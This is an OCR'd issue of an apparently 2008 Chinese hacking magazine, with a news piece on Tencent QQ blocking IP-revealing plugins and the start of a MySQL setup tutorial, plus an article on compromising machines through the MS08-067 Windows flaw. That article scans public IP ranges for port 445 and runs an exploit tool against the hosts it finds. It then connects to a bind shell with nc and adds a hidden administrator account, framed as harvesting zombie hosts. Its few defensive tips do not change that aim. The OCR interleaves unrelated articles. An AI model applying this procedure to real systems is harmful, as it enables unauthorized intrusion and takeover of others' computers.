最后，希望关注“黑手”的朋友们，在准备辞旧迎新的日子里，按照新的标准，写出精彩的文章哦！

新闻时评

岁末临近，网络上自然也不会因为冬天而冷清。有些事情更是要借助这个时机，燃烧冬天里的一把火！2008年最能让人记住的应该是微软和腾讯！

看看最近的“黑屏”事件、“MS08067漏洞”及瑞星拿OUTLOOK“开刀”，哈哈……其实，特别忘不掉的，应该是微软对“番茄”的下手！这颗被微软拧下的“番茄”掉进中国软件的一潭水里，并激起千层巨浪。

而相对于腾讯，动作虽小，但貌似也学到了一些维护利益的经验。首先是灭杀“珊瑚虫”，继而开始搞了个QQ For Linux，最近貌似盯上了彩虹，于是便有了这个冬天美丽的童话

QQ搞“活动”，用户免费“国内国外双飞”

有这等好事情？QQ活动倒是挺多的，这不过是小编偶取的一个喜剧标题而已（有标题党的嫌疑），用以说明最近腾讯QQ封杀显IP外挂事件。

一直以来腾讯QQ对显IP外挂就有限制，随着技术手段的改进，腾讯又对QQ做了修改，可能调整了IP协议，导致所有显IP的QQ外挂，比如彩虹等，所显示出的IP全部“免费出国”，变成不准确的信息，如图1所示。不过，腾讯QQ做得依然不够彻底，在部分用户作出下线动作时，正确的IP有时却会出现。

据腾讯内部人士透露，已经完成QQ客户端的IP加密部署，用户将不用再担心好友通过非法外挂来探测自己的IP地址和隐身状态。腾讯安全中心负责人表示，此举是为了保护用户隐私，同时有需要的用户仍然可以自由选择是否对好友开放自己的地理位置信息。

IP地址是用来标识用户在网络上的唯一身份，方便网站向用户提供个性化服务，但与此同时也带来系列安全隐患。一方面，每个IP地址都对应特定的地理位置，恶意用户可能通过IP地址探查用户真实地址、直接侵害用户隐私甚至危及人身安全；另一方面，IP地址被黑客获得后，就有可能对用户发起攻击，并获取用户电脑的控制权、盗取敏感信息或植入木马病毒等，造成严重的安全问题。

鉴于这次腾讯QQ免费送大家出国，彩虹QQ官方论坛也同时发布声明，要用新版彩虹QQ把大家接送回国。看来一场围绕

肉鸡接龙

小编一家言：

在了解真相之前，夸大其词的言论是加大恐惧和恐慌蔓延的罪魁祸首。这些杰作一般出自利益既得者，他们"痛心疾首"且"焦虑万分"地拿捏着正义的旗号乘机赚个钵满盆满，有幸的话还有可能为商学院的教本里增加一篇四两赚千金的成功案例。

本篇介绍的MS08067正是这段时间各利益既得者积极炒作的唐僧肉，一时间，硝烟弥漫，风生水起，网络江湖好不闹热。

09年的钟声即将敲过这多灾多难的08年，我们在祈祷，"让今年赶快过去"，我们用时间来忘却伤痛。



年末的狂欢：利用MS08067抓肉鸡

图 Simeon

从本文你可以学到：

1、利用 MS08067 漏洞抓鸡；

2、懂得怎么防御来自 MS08067 漏洞的攻击。

如果说微软的"黑屏"事件从感情上伤害了钟爱它的粉丝，那MS08067则生而逢时地拉动了一把杀软以及安全市场的内需。从经济学角度看，微软客观上为全球疲软的消费市场作出了其独特的贡献。也许是微软为了让大家尽快忘却"黑屏"的伤感，也许是为了让新年的狂欢比以往来得更猛一些，不管如何，这顿年末的饕餮盛宴大家可不要错过。

言归正传，废话少说，我们就来介绍下MS08067吧。

一、MS08067 漏洞描述

MS08067漏洞的全称为"Windows Server服务RPC请求缓冲区溢出漏洞"，如果用户在受影响的系统上收到特制的RPC请求，则该漏洞可能允许远程执行代码。

在Microsoft Windows 2000、Windows XP和Windows Server 2003系统上，攻击者可能不需要额外的身份验证即可利用此漏洞运行任意代码，此漏洞已经被骇客用于蠕虫攻击。配置好防火墙有助于保护网络资源免受从主机外部发起的攻击。

下面我们来进行实战演练。




图1　聊天者在国内，但IP 显示其位置在国外

即时通讯软件的大战又将打响！腾讯的技术变动是否意味着显IPQQ的历史完全结束，我们拭目以待……

小迷点评：对于显IP这个功能，小编我倒很久没有用了，因为自己觉得没有必要。首先，做好自己的安全才是第一位的，别人想知道你在哪里，是否隐身，对我没有任何损失。其实我一般都不隐身，只把QQ选择成离开状态，有事情就聊，没时间就把它当文字留言软件就是了，哈哈……

二、MS08067 远程漏洞实际利用

第 1 步　扫描 445 端口

关于这个漏洞，到目前为止小编还没有发现比较精准的分析报告，可能本篇会在一些叙述上有偏差。不过，整个抓鸡的实践过程是真实可靠的，也希望有兴趣的读者可以去查阅一些相关的资料。正式开始吧！磨刀霍霍向肉鸡。

据相关资料称，该漏洞是基于IPC$空连接为前提的，由于IPC$连接需要445端口来支持，所以我们要扫描可建立IPC$空连接的电脑，也就是需要寻找开放445端口的电脑了。

扫描445端口的工具有很多，我给大家介绍两种在CMD下的扫描工具：一个是sfind.exe，另外一个是s.exe。前者命令格式为：**sfind -p 445 开始ip 结束ip**，例如**sfind -p 445 192.168.1.1 192.168.1.254**；后者格式命令为**s tcp 192.168.1.1 192.168.1.254 445 512 /save**。

小提示：

(1) S扫描器可以使用TCP扫描和SYN扫描这两种方式，SYN也叫"半开放"扫描（Half Open Scan），而TCP则是全开扫描方式（Full Open Scan）。TCP连接要经过三次握手才能完成，客户端（请求方）先发送一个数据包给服务端（接收请求方），待服务端响应之后再返回一个数据包给客户端，最后客户端再发送一个包给服务端确认连接。所以说TCP协议提供了可靠的连接服务。

SYN扫描只利用了TCP协议连接的第一步，实现办法是向远端主机某端口发送一个只有SYN标志位的TCP数据包，如果主机反馈特定数据包，那么这个主机正在监听该端口；如果反馈的是RST数据包，则该主机没有监听该端口。

(2) 一般XP支持TCP扫描方式，Windows 2000和Windows Server 2003支持SYN扫描。SYN扫描方式要比TCP的快，所以很多人都用2003系统作扫描用。但是SYN的误判率比较高，因为一些有防御措施的服务器会在TCP扫描方式的第三次握手才开始起作用，从而使客户端能收到比较准确的信息。不过，对于广撒网，多找鸡的这样一种要求不是很精准的扫描情况，SYN就可以了。

(3) 上述S扫描器的命令意思是：用TCP方式扫描某IP段开放445端口的机器，而512就是并发的线程数，电脑配置不高或网络不太好的朋友不要开太多线程。后面/save参数的意思是保存扫描结果，扫描完成后会在同一目录生成一个Result.txt

```
C:\WINNT\system32\cmd.exe
2008-10-28  10:37       <DIR>          LScanPort2.0
2008-08-08  10:10               63,666 ProcessVi[1].1.rar
2008-08-08  10:10              189,899 procexp.rar
               3 个文件        879,097 字节
               5 个目录  6,439,247,872 可用字节

C:\wutemp>sfind -p 445 218.6‹...1 218.6‹  ‹.255

        =========SFind command line super tools version 1.85=
        ========By Sunw 1999-2001. http://sw_sun.myetang.com=

218.6‹.‹‹.2 Port:445 listening
218.6‹.‹‹.4 Port:445 listening
218.6‹.‹‹.6 Port:445 listening
218.6‹.‹‹.7 Port:445 listening
218.6‹.‹‹.11 Port:445 listening
218.6‹.‹‹.15 Port:445 listening
218.6‹.‹‹.27 Port:445 listening
Please wait 44 Thread end.....
255 Host search complete. Find 7 port(s)!

C:\wutemp>start

C:\wutemp>ps
```

图1　使用sfind扫描445端口

的文件。s 扫描器还支持连续端口扫描和多端口扫描，非常方便的。例如：s tcp 192.168.1.1 1-5000 512 就是扫描某 IP 的 1-5000 端口；而 s tcp 192.168.1.1 21,80,3389 就是扫描某 IP 的 21、80、3389 三个端口了。

这里我采用 sfind.exe 对某 IP 段进行 445 端口扫描，如图 1 所示，一共扫描出来了 7 台计算机。如果是大范围扫描，推荐使用后一种扫描软件，扫描速度要快些。

说明：
由于扫描出来的结果比较少，所以直接就可以看到全部。如果结果比较多，可以到 sfind 扫描目录下直接打开 sfind.txt 文件来查看扫描结果。

第 2 步　使用 MS08067 溢出工具对开放 445 端口的主机进行溢出尝试

我们从本期光盘中把溢出程序 MS08067 拷贝到 C 盘根目录下，然后单击“开始”，打开“运行”，输入“CMD”，进入 CMD 模式（俗称DOS模式），直接输入 MS08067 即可出现具体的使用方式。




图 2　对存在漏洞的服务器进行溢出

这个 MS08067 漏洞利用工具的命令格式为：

MS08067 IP 地址

比如我们输入命令 MS0867 IP 地址，结果显示为“**SMB Connect OK! Maybe Patched !**”，即为溢出不成功，有可能系统已经打上了补丁。如果结果显示为“**SMB Connect OK! Send Payload Over!**”，就代表溢出成功了！如图 2 所示。

小知识：
SMB 全称 Server Message Block Protocol，即服务器信息块（SMB）协议，是一种 IBM 协议，用于在计算机间共享文件、打印机、串口等。

注意：
（1）在溢出过程中，不同的情况会产生不同的提示，例如“Make SMB Connection error:64”。出现这些错误提示，大多数都是因为被攻击主机关闭了此漏洞利用的服务所致。
（2）出现“Send Payload Over!”提示的计算机也不一定能 Telnet 上去，因为对方可能有防火墙。

第 3 步　连接“4444”端口

溢出成功后，会在被攻击主机开放一个 4444 的端口等待连接。接着使用 NC 监听当前 IP 的 4444 端口，命令格式为 **nc -vv ip 地址 4444**，例如 **nc -vv 192.168.1.1 4444**。如图 3 所示，就出现了让我们很是激动的 Shell。（小编：亦可同时打开两个 CMD 窗口，一个窗口先用 NC 监听目标主机的 4444 端口，另外一个窗口再进行溢出。）

下一步，我们来验证一下获得的是什么权限吧。

小知识：
Shell 的大意是能够接收用户命令并和系统进行交互的一个接口。

第 4 步　权限验证

在该 Shell 下，我们添加一个用户名和密码均为 nohack 的用户，执行命令如下：

net user nohack nohack /add

用 net user 命令即可看到 nohack 这个用户，接下来，我们再把 nohack 用户提升为管理员，命令如下：

net localgroup Administrators nohack /add




图 3　溢出成功

命令成功完成。充分证明了我们得到的这个 shell 是系统权限。

三、防范措施

这个漏洞对用户影响比较严重，大家一定要提高警惕！下面给大家讲一下防范措施。

1、安装 360 卫士和升级系统补丁

首先就是升级系统补丁，推荐使用 360 安全卫士来升级，并及时升级 360 卫士的版本。在实际溢出过程中，我发现很多服务器上都安装了杀毒软件以及 360 安全卫士，但是其版本太低，未及时更新补丁程序，失去了应有的防范能力。

2、安装防火墙

推荐大家在系统中安装防火墙，对内、外网防范都很有效果。

编辑注：
网吧防范此漏洞也相对简单，只要通过维护通道执行一句批处理把 Computer Browser、Server、Workstation 这 3 个服务关闭就可以了，这样就不需要重新做系统了。这里给出批处理代码如下：

```
@echo off
rem 以下为关闭部分服务的命令
rem 关 Server 服务并且停用，只关闭 Server 即可，因为其它两个服务依赖 Server 服务的。
net stop Server /y
sc config lanmanserver start= DISABLED
exit
```

四、总结与体会


在本次溢出过程中，我发现系统如果存在防火墙，成功溢出的几率很低！某些提示溢出成功的主机，居然连接不上去，大多数都是这个原因了。抓鸡过程偶做了录像，具体大家可以看看。

[本文所涉及的相关录像以及工具已收录到本期光盘中]

编辑点评：
这篇文章几易其稿，改过数十遍，小编越改越麻木，最终大刀阔斧砍去数节，才缩水至如此篇幅，文章已经很平易近人了，希望读者们能看懂，如果不懂，还可以对照光盘上的录像同步观看。



Vista也玩PHP（中）



恶首：

年底了，终于又要过年了，"黑手"长了一岁，很开心！我也老了一岁，很郁闷！天气冷了要下雪了，翻着日历数一下这一年的成长，喜忧参半啊。大家在这一年里又有多少收获呢？马上就要步入新的一年了，总感觉到希望，也有些不知道方向，不知道未来会怎样。不过无论怎样，未来都是需要努力去创造的。

图上弦月

从本文您可以学到：

MySQL的安装与配置

上一期留下一个遗憾，所有支持页面的服务器都搭建好了，就差没有安装和配置MySQL这个数据库服务器了。没有MySQL的PHP是大打折扣的，所以，这期我们一起来安装和配置MySQL。

第二部分　MySQL的架设

相关软件和下载地址如下，同时光盘中有提供。
MySQL：http://dev.mysql.com/downloads/mysql/5.0.html#win32

1、安装MySQL




图1　"开始"菜单中的"MySQL"

MySQL的安装就简单多了，官方直接提供了msi的安装包，下载下来直接运行，然后就是常规的"下一步"，直到安装结束，真是省心啊。安装完成后，就会在"开始"菜单中出现MySQL的程序组，其中包括一个图形界面配置程序和MySQL的Command Line Client，如图1。安装好之后先要对MySQL进行配置，运行图1中的那个配置程序，开始配置我们的MySQL吧。

2、配置MySQL

配置程序是"**Mysql Instance Configuration Wizard**"，这是一个图形界面的配置向导。我们来运行它，开始是个欢迎页面，点"Next"进入下一步。这时候会有两个配置选项，分别是**Detailed Configuration（详细配置）和Standard Configuration（标准配置）**，如果你是一般应用，就直接选择标准配置就可以了，它会自动帮你设置一些选项。




图2　选择服务器类型

我们来看看详细配置（如果你只是要单用户应用，建议还是采用标准配置就够了），选中第一项"Detailed Configuration"（详细配置），进入下一步，出现如图2的界面，让你选择服务器类型。

一共有三种服务器类型，分别如下：

1、Developer Machine（开发机器）：该选项代表典型个人用桌面工作站。假定机器上运行着多个桌面应用程序，将MySQL服务器配置成使用最少的系统资源。

2、Server Machine（服务器）：该选项代表服务器，MySQL服务器可以同其它应用程序一起运行，例如FTP、email和web服务器。MySQL服务器配置成使用适当比例的系统资源。

3、Dedicated MySQL Server Machine（专用MySQL服务器）：该选项代表只运行MySQL服务的服务器。假定没有运行其它应用程序，MySQL服务器配置成使用所有可用系统资源。

如果你在家里自己搭建进行测试，那选择第一个或者第二个。如果你是安装在服务器上，就要根据情况选第二个或第三个。

我们选第二个，进入下一步。在这个界面会让你选择创建MySQL表时使用的表处理器，你可以选择是否使用InnoDB储存引擎，以及InnoDB占用多大比例的服务器资源。

对我们来说，直接选择第一项"Multifunctional Database"就可以了。然后进入下一步，设置表空间文件的存放位置，界面如图3。

